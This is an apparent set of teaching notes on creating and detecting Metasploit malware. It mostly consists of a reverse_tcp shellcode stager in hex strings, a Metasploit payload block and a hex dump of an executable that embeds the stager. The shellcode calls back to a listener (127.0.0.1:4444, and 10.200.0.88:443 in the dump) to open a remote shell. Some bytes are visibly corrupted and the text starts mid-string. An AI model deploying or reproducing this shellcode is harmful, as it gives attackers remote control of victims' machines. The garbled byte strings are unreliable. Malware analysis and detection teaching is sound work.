"\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3" +  
"\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF" +  
"\xE0\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77" +  
"\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00" +  
"\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x50\x50\x50\x50\x40" +  
"\x50\x40\x50\x68\xEA\x0F\xDF\xE0\xFF\xD5\x97\x6A\x05\x68\x7F\x00" +  
"\x00\x01\x68\x02\x00\x11\x5C\x89\xE6\x6A\x10\x56\x57\x68\x99\xA5" +  
"\x74\x61\xFF\xD5\x85\xC0\x74\x0C\xFF\x4E\x08\x75\xEC\x68\xF0\xB5" +  
"\xA2\x56\xFF\xD5\x6A\x00\x6A\x04\x56\x57\x68\x02\xD9\xC8\x5F\xFF" +  
"\xD5\x8B\x36\x6A\x40\x68\x00\x10\x00\x00\x56\x6A\x00\x68\x58\xA4" +  
"\x53\xE5\xFF\xD5\x93\x53\x6A\x00\x56\x53\x57\x68\x02\xD9\xC8\x5F"
```

Author: Prof Bill Buchanan

00010b40	63 00 43 00 72 00 52 00 6c 00 4c 00 00 00 00 00 c.C.r.R.l.L.....
00010b50	00 00 00 00 00 00 00 00 0d 00 54 00 65 00 ..T.e.
00010b60	78 00 74 00 20 00 44 00 6f 00 63 00 75 00 6d 00 x.t. .D.o.c.u.m.
00010b70	65 00 6e 00 74 00 00 00 00 00 00 00 00 00 e.n.t.....
00010b80	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010b90	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010ba0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010bb0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010bc0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010bd0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010be0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010bf0	00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010c00	60 68 31 40 01 01 ff 15 cc 10 00 01 68 3a 40 01 `h1@..ÿ.İ...h:@.
00010c10	01 50 ff 15 10 11 00 01 8d 15 47 40 01 01 6a 00 .Pý..... .G@..j.
00010c20	6a 00 6a 00 52 6a 00 6a 00 ff d0 61 e9 74 33 ff j.j.Rj.j.jyDaét3ý
00010c30	ff 6b 65 72 6e 65 6c 33 32 00 43 72 65 61 74 65 ýkernel32.Create
00010c40	54 68 72 65 61 64 00 8d 15 47 40 01 01 83 c2 09 Thread. .G@..fÃ.
00010c50	fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b iè,...`‰1Àd<PO<
00010c60	52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c R.<R.<r(..-J&ý-<
00010c70	61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 aI., ÄI..ÇâòRW<R
00010c80	10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 .<J<<L.xâH.ÑQ<Y
00010c90	01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac .Ó<I.ä:I<4..Ó1ý-
00010ca0	c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 ÄI..Ç8åùö.}ø; }šu
00010cb0	e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 äX<X\$.Ófk. K<X..Ó
00010cc0	8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff <.. Ð%Ð\$ [[aYZQi
00010cd0	e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77 à_Z<.ë]h32..hw
00010ce0	73 32 5f 54 68 4c 77 26 07 ff d5 b8 90 01 00 00 z2_ThIwæ.ÿÖ, ...
00010cf0	29 c4 54 50 68 29 80 6b 00 ff d5 50 50 50 50 40)ÄTPh)ék.ÿÖPPPBG
00010d00	50 40 50 68 ea 0f df e0 ff d5 97 6a 05 68 0a c8 P@Phé.ßâý-ö-j.h.È
00010d10	00 58 68 02 00 01 bb 89 e6 6a 10 56 57 68 99 a5 .Xh...»xæj.VWh™%
00010d20	74 61 ff d5 85 c0 74 0c ff 4e 08 75 ec 68 f0 b5 taýÖ.Àt.ÿN.uihðþ
00010d30	a2 56 ff d5 6a 00 6a 04 56 57 68 02 d9 c8 5f ff eVýÖ.j.VWh.ÜE_
00010d40	d5 8b 36 6a 40 68 00 10 00 00 56 6a 00 68 58 a4 ö<6j@h....Vj.hX
00010d50	53 e5 ff d5 93 53 6a 00 56 53 57 68 02 d9 c8 5f SåýÖ" SJ.VSWh.ÜE_
00010d60	ff d5 01 c3 29 c6 75 ee c3 00 00 00 00 00 00 00 00 jÖ.Å)EuiÄ.....
00010d70	00 40 01 00 14 00 00 00 02 30 08 30 0d 30 14 30 .@.....0.0.0.0
00010d80	1a 30 49 30 00 00 00 00 00 00 00 00 00 00 00 00 00 .OI0.....
00010d90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00010da0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

reverse_tcp
powershell_base64 -f exe

Malware EXE

Malware

'Payload' =>

```
"\xFC\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B" +
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C" +
"\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52" +
"\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20" +
"\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC" +
"\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75" +
"\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3" +
"\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF" +
"\xE0\x5F\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77" +
"\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFxD5\xB8\x90\x01\x00\x00" +
"\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x50\x50\x50\x40" +
"\x50\x40\x50\x68\xEA\x0F\xDfx\xE0\xFF\xD5\x97\x6A\x05\x68\x7F\x00" +
"\x00\x01\x68\x02\x00\x11\x5C\x89\xE6\x6A\x10\x56\x57\x68\x99\xA5" +
"\x74\x61\xFF\xD5\x85\xC0\x74\x0C\xFF\x4E\x08\x75\xEC\x68\xF0\xB5" +
"\xA2\x56\xFF\xD5\x6A\x00\x6A\x04\x56\x57\x68\x02\xD9\xC8\x5F\xFF" +
"\xD5\x8B\x36\x6A\x40\x68\x00\x10\x00\x00\x56\x6A\x00\x68\x58\xA4" +
"\x53\xE5\xFF\xD5\x93\x53\x6A\x00\x56\x53\x57\x68\x02\xD9\xC8\x5F"
```

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Malware Conversion

Malware Creation and Detection

- Understand the creation of Malware in Metasploit.
- Understand the detection of Malware.

